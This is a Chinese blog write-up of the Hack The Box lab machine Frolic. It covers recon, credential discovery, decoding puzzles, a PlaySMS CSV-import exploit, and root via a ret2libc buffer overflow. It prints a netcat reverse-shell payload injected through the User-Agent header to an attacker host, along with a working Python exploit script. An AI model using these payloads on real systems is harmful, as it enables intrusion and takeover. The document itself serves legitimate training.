-
【Hack The Box】Linux练习-- Frolic
HTB 学习笔记
【Hack The Box】Linux练习-- Frolic
🔥系列专栏:Hack The Box
🎉欢迎关注🔎点赞👍收藏⭐️留言📝
📆首发时间:🌴2022年9月7日🌴
🍭作者水平很有限,如果发现错误,还望告知,感谢!
信息收集
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA) | 256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA) |_ 256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519) 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP) 1880/tcp open http Node.js (Express middleware) |_http-title: Node-RED 9999/tcp open http nginx 1.10.3 (Ubuntu) |_http-server-header: nginx/1.10.3 (Ubuntu) |_http-title: Welcome to nginx! Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel Host script results: |_clock-skew: mean: -1h55m39s, deviation: 3h10m31s, median: -5m39s |_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown) | smb-os-discovery: | OS: Windows 6.1 (Samba 4.3.11-Ubuntu) | Computer name: frolic | NetBIOS computer name: FROLIC\x00 | Domain name: \x00 | FQDN: frolic |_ System time: 2018-10-30T04:25:32+05:30 | smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) | smb2-security-mode: | 2.02: |_ Message signing enabled but not required | smb2-time: | date: 2018-10-29 18:55:32 |_ start_date: N/A- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
smb
1880/tcp open http Node.js (Express middleware)
9999/tcp open http nginx 1.10.3 (Ubuntu)smb
smbmap -H 10.10.10.111 smbclient -N -L //10.10.10.111 都是no access- 1
- 2
- 3
1880

弱口令无效gobuster -u http://10.10.10.111:9999 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,js,php -t 30- 1
先扫着
9999
 开个目录爆破去下一个地方看看
过了一会发现了几个目录/admin (Status: 301) /test (Status: 301) /dev (Status: 301) /backup (Status: 301) /loop (Status: 301) 空页面- 1
- 2
- 3
- 4
- 5
/backup
curl 10.10.10.111:9999/backup/ 发现 password.txt user.txt curl 10.10.10.111:9999/backup/user.txt user - admin curl 10.10.10.111:9999/backup/password.txt password - imnothuman- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
所以admin/imnothuman
但是1880登陆不上
/dev
gobuster -u http://10.10.10.111:9999/dev -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x txt,html,php -t 40- 1
我深层爆破了一下
又发现两个
/test (Status: 200) /backup (Status: 301)- 1
- 2
/test是一个 5 字节的文件
/dev/backup返回指示另一条路径的文本:/playsms- 1
也登陆不上

/admin
 但是鉴于他的名字叫可破解的,所以我将查看源代码
所以肯定不是爆破,只有三次机会,已知的密码已经尝试完了,但是肯定能发现的果然在源码存在

admin/superduperlooperpassword_lolokk!解码

这是一种,奇怪的编码,叫做 Ook! . 这是 BrainFuck 的一个版本。 好! 有三个符号,“Ook.”、“Ook!”和“Ok?”。 要将其转换为真正的 Ok!,我需要添加“Ook”字符串。https://www.dcode.fr/langage-ook

Nothing here check /asdiSIAJJ0QWE9JAShttp://10.129.17.42:9999/asdiSIAJJ0QWE9JAS/
 发现这又是个啥,先读回ascii看一下
curl -s http://10.129.17.42:9999/asdiSIAJJ0QWE9JAS/ | base64 -d | xxd- 1
root@kali# curl -s http://10.10.10.111:9999/asdiSIAJJ0QWE9JAS/ | base64 -d | xxd 00000000: 504b 0304 1400 0900 0800 c389 374d 23fe PK..........7M#. 00000010: 5b14 b000 0000 6902 0000 0900 1c00 696e [.....i.......in 00000020: 6465 782e 7068 7055 5409 0003 857c a75b dex.phpUT....|.[ 00000030: 857c a75b 7578 0b00 0104 0000 0000 0400 .|.[ux.......... 00000040: 0000 005e 44e6 104a 9f73 b268 8a29 9a1b ...^D..J.s.h.).. 00000050: 9550 f06e 0ba9 bf53 73e4 024a 771a 11dc .P.n...Ss..Jw... 00000060: 8ee5 a034 e2f6 d98f 6bee 7ad0 128a 55c8 ...4....k.z...U. 00000070: 96ec 2b58 ba7f e050 c8e1 12e1 b687 a4ea ..+X...P........ 00000080: d0bb e278 5f13 c04e 895b fd8d 8453 aaea ...x_..N.[...S.. 00000090: 38f2 83f2 e20f 914a 3253 c72a 8303 44d0 8......J2S.*..D. 000000a0: 8d7d 9338 6454 0e51 026b de10 cad7 e3e4 .}.8dT.Q.k...... 000000b0: fb6a 5f9f 8bf9 18e9 94c0 2778 7f63 90c2 .j_.......'x.c.. 000000c0: 16dd 8f74 beb2 3735 51ac 0b9a 8a03 0e95 ...t..75Q....... 000000d0: 106b 032c 34b5 d962 29be 3446 b5e9 0609 .k.,4..b).4F.... 000000e0: ffba 84e3 96ea e9ef c726 7132 6f88 57d4 .........&q2o.W. 000000f0: 9ce3 3950 4b07 0823 fe5b 14b0 0000 0069 ..9PK..#.[.....i 00000100: 0200 0050 4b01 021e 0314 0009 0008 00c3 ...PK........... 00000110: 8937 4d23 fe5b 14b0 0000 0069 0200 0009 .7M#.[.....i.... 00000120: 0018 0000 0000 0001 0000 00a4 8100 0000 ................ 00000130: 0069 6e64 6578 2e70 6870 5554 0500 0385 .index.phpUT.... 00000140: 7ca7 5b75 780b 0001 0400 0000 0004 0000 |.[ux........... 00000150: 0000 504b 0506 0000 0000 0100 0100 4f00 ..PK..........O. 00000160: 0000 0301 0000 0000 ........- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
注意到16进制开头是pk,那就说明这个是pk幻数
所以在wiki检索开头,得知这是一个 zip文件https://asecuritysite.com/forensics/magic- 1

curl -s http://10.129.17.42:9999/asdiSIAJJ0QWE9JAS/ | base64 -d > index.php.zip- 1
 解压需要密码,直接爆破即可,这个就不说了


cat index.php | xxd -r -p- 1
利用 xxd将其读回字节,这恰好不仅是 ASCII,而且是 base64 字符:

脑残解码
https://copy.sh/brainfuck/

idkwhatispassadmin” / “idkwhatispass” 适用于 PlaySMS
PlaySMS
https://www.exploit-db.com/exploits/42044- 1
 去到这里上传(exp中说的)
http://10.129.17.42:9999/playsms/index.php?app=main&inc=feature_phonebook&route=import&op=list- 1

上传的csc文件在漏洞利用中有(backdoor.csv)


 直接改ua头
 经过测试,不是修改csv中的参数,而是直接修改自己的ua头部
即可。也就是我红框的全部替换成id,我这里刚才的包已经发出去了
User-Agent: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7 8888 >/tmp/f- 1
提权
find / -perm -4000 -type f 2>/dev/null
 发现一个可执行文件,网上没有信息,说明这应该是自己写的
查看啊一下也确实,先随便输入一大堆a,发现出现分段错误。确认存在缓冲区溢出

缓冲区溢出
安全检查并本地化
cat /proc/sys/kernel/randomize_va_space
没有aslr
base64 rop
放到本地1.txt
cat 1.txt | base64 -d > rop
chmod +x rop
 我用的peda插件
checksec,发现nx开启了

鉴于禁用了 ASLR 但启用了 DEP (NX),最简单的攻击路径是使用 Return to libc。
- 找eip偏移量
pattern create 100
run ‘AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL’
 pattern offset 0x41474141
偏移位在52
2. 检验
python -c ‘print(“A” * 52 + “BBBB”)’

eip被正确覆盖
3. 找跳转地址strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh- 1
 15ba0b /bin/sh
0x0015ba0bldd rop- 1
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
选择.so6
0xb7e19000- 加法得shell
0x0015ba0b + 0xb7e19000 = 0xb7f74a0b- 1
- 找函数起止
gdb-peda$ p system $1 = {<text variable, no debug info>} 0xf7c47000 <system> gdb-peda$ p exit $2 = {<text variable, no debug info>} 0xf7c396a0 <exit> gdb-peda$- 1
- 2
- 3
- 4
- 5

6. 构建函数#!/usr/bin/python import struct buf = "A" * 52 system = struct.pack("I" ,0xb7e53da0) exit = struct.pack("I" ,0xb7e479d0) shell = struct.pack("I" ,0xb7f74a0b) print buf + system + exit + shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
./rop `python /tmp/shell.py`- 1

-
相关阅读:
I2C的硬件实现
VSFTP服务简介
申请著作权的流程有哪些
[Python教程]三位数倒序
java-php-python-宠物医院管理系统计算机毕业设计
Chapter 10 聚类
【Java对象实例与文件之间互转】
下一代 IDE 工具 JetBrains Fleet 正式公测
K8S实战 - 如何在kubernetes中安装软件
目标检测中几个算法的正负样本划分策略
- 原文地址:https://blog.csdn.net/weixin_65527369/article/details/127948012
